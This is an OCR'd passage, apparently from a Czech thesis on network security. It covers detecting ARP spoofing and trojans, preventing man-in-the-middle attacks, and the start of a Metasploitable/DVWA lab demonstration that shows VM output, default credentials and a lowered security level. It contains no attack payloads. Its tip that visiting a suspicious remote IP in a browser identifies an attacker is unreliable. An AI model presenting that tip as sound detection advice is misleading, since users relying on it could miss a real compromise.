
Jak je pospáno v kapitole 3.9.1.2.2, odhalit útočníka v síti je možné dvěma různými způsoby. Prvním způsobem je zjistit, zda někdo manipulovat s APR tabulkou. Druhým způsobem je detekovat podezřelé chování v síti.
Dále kapitola obsahuje prevenci útoků Man-in-the-Middle, což jak bude popsáno později, detekce není totéž, co prevence.

4.1.2.1 Detekce obejití ARP


K ochraně je třeba kontrolovat změny MAC adres v ARP tabulce. Existují nástroje, která toto dělají automaticky. Například nástroj XArp. Tato aplikace je dostupná, jak pro Windows, tak pro Linux.
Tento nástroj monitoruje ARP tabulku. Jakmile dojde ke změně, poskytne uživateli notifikaci.
Tento nástroj je vcelku jednoduchý. Nicméně kdyby internetový obchod vyzíval své zákazníky, aby si tuto aplikaci instalovali k tomu, aby se cítili v bezpečí, mohl by některé zákazníky odradit od nakupování na internetu.

4.1.2.2 Detekce podezřelých aktivit


Program WireShark mže pomoct s detekcích podezřelých aktivit. Například když někdo skenuje všechna zařízení v síti.
Je třeba jít edit => preferences => protocols => ARP, poté zaškrtnout Detect ARP request storms.




Obrázek 20: program Wireshark po spuštění, zdroj vlastní



Obrázek 21: Wireshark preferences, zdroj vlastní




Obrázek 22: Wireschark protocols, ARP, zdroj vlastní



Obrázek 23: Wireshark zaškrtnutí, zdroj vlastní

4.1.2.3 Prevence Man in the Middle útoků

Detekce není to stejné jako prevence. Jediné, co může uživatel při detekci udělat, je například změnit heslo, pokud síť vlastní. Pokud se jedná o veřejnou síť, může se připojit na jinou atd.
Předem zmíněné detekce nepomáhají proti jiným metodám. Například proti fake access point.
Řešením tohoto problému může být zašifrovat přenášená data. Pokud jsou data šifrovaná, nemusí uživatele zajímat, zda je někdo čte.
Například lze použít plugin HTTPS Everywhere (v překladu HTTPS všude). Tento plugin byl velmi populární pro Firefox. Dnes je už dostupný pro většinu běžných prohlížečů jako je Chrome a další.



Obrázek 24: plugin HTTPS Everywhere pro Chrome, zdroj vlastní

Obrázek 25: HTTPS Everywhere stránka bez HTTPS, zdroj vlastní

Dalším řešením je VPN. Tato technologie bude fungovat i pro HTTP stránky. VPN zřídí šifrovaný tunel mezi uživatelovým počítačem a VPN serverem, ke kterému je uživatel připojen. Toto znemožní útočníkovi degradovat stránky na HTTP a dokonce stránky, které jsou pouze HTTP znemožní hackerovi odpozorovat. V předchozí metodě viděl útočník, alespoň domény, na které je přistupováno, nyní nevidí nic smysluplného.
Při výběru VPN je dobré se vyhnout poskytovatelům zdarma, neboť poskytovat VPN je velmi drahé, proto když to někdo poskytuje zdarma, musí mít nějaký jiný úmysl, proč to dává zdarma.
Pro maximální bezpečí je třeba použít obě tyto metody zároveň.


4.1.3 Obrana proti doručení zadních vrátek

Jako první je třeba, aby se uživatel ujistil, že není ve stavu Man-in-the-Middle. Uživatel by neměl používat sítě, které nezná nebo jim nevěří. Dále pokud uživatel používá HTTPS, tak zabrání hijacku a vytvoření falešného updatu. Pokud uživatel stahuje nějaký soubor, často také obdrží signature nebo MD5 checksum. Pokud


někdo pozmění soubor, MD5 checksum se také změní, proto je možné odhalit, že někdo se souborem manipuloval a soubor není identický s originálním souborem, který měl uživatelem získat.

4.1.4 Detekce trojských koňů

Jedna z možností, jak odhalit trojského koně, je detailně zkontrolovat ve vlastnostech souboru, zda se jedná skutečně o not executable formát. Další možnost je zkusit aplikaci přejmenovat. Toto často odhalí speciální znaky.



Obrázek 26: podezřelá aplikace, zdroj (Sabih, 2018)



Obrázek 27: varování o spustitelném souboru, zdroj vlastní

Pokud však uživatel očekává spustitelný soubor, toto mu nepomůže. Další možnost je se podívat do Resource Monitor pro sledování otevřených portů. Název procesu ani porty nejsou často podezřelé. Nicméně bývá podezřelá vzdálená IP adresa. Pokud je IP adresa webová stránka, zadáním do prohlížeče se na ní uživatel dostane. Pokud

je to adresa útočníka, tak to nespustí webovou stránku ani nic jiného a uživatel zjistí, že jde o útočníka.
Detekovat trojského koně je možné i automaticky pomocí hybrid analysis. (https://www.hybrid-analysis.com/) Jedná se o místo(sandbox), kde uživatelův soubor bude spuštěn a analyzován. Zjistí, zda jsou nějaké porty otevřené, zda modifikuje registry nebo zda udělá cokoliv jiného podezřelého. Nejedná se o antivirový program. Trojský kůň může obejít antivirový program, ale tento sandbox spustí program v řízeném prostředí a zkouší zjistit, zda program dělá něco podezřelého a podá o tom uživateli hlášení.

4.2 Website hacking – demonstrace

Nejprve byl použit příkaz ifconfig ke zjištění, na jaké adrese se virtuální stroj Metasploitable nachází. Zjištěná adresa je 10.0.2.5. Všechny soubory pro webovou stránku se nachází ve složce var/www.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f1:e8:19
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef1:e819/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3537 (3.4 KB)  TX bytes:5808 (5.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

msfadmin@metasploitable:~$
```

Obrázek 28: Metasploitable – příkaz ifconfig, zdroj vlastní


```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f1:e8:19
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef1:e819/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3537 (3.4 KB)  TX bytes:5808 (5.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

msfadmin@metasploitable:~$ ls /var/www
dav  index.php  phpinfo.php  test        tikiwiki-old
dvwa  mutillidae  phpMyAdmin  tikiwiki  twiki
msfadmin@metasploitable:~$ _
```


Obrázek 29: Metasploitable – ls /var/www, zdroj vlastní

Přes prohlížeč Firefox ve virtuální stroji Kali linux bylo připojeno na virtuální stroj Metasploitable přes IP adresu(10.0.2.5).




Obrázek 30: Kali linux – úvodní stránka Metasploitable, zdroj vlastní

Přihlašovací údaje do DVWA jsou uživatelské jméno *admin* a heslo *password*.




Obrázek 31: Kali linux – přihlašovací stránka DVWA, zdroj vlastní

Nastavení DVWA bezpečnosti bylo změněno na *low*, aby byl web opravdu zranitelný a bylo na něm možné popsat i základní bezpečnostní trhliny. Dále je dobré se ujistit o nastavené bezpečnosti v mutillidae.




Obrázek 32: Kali linux – nastavení DVWA bezpečnosti, zdroj vlastní



Obrázek 33: Kali linux – mutollidae ujištění o úrovni bezpečnosti, zdroj vlastní

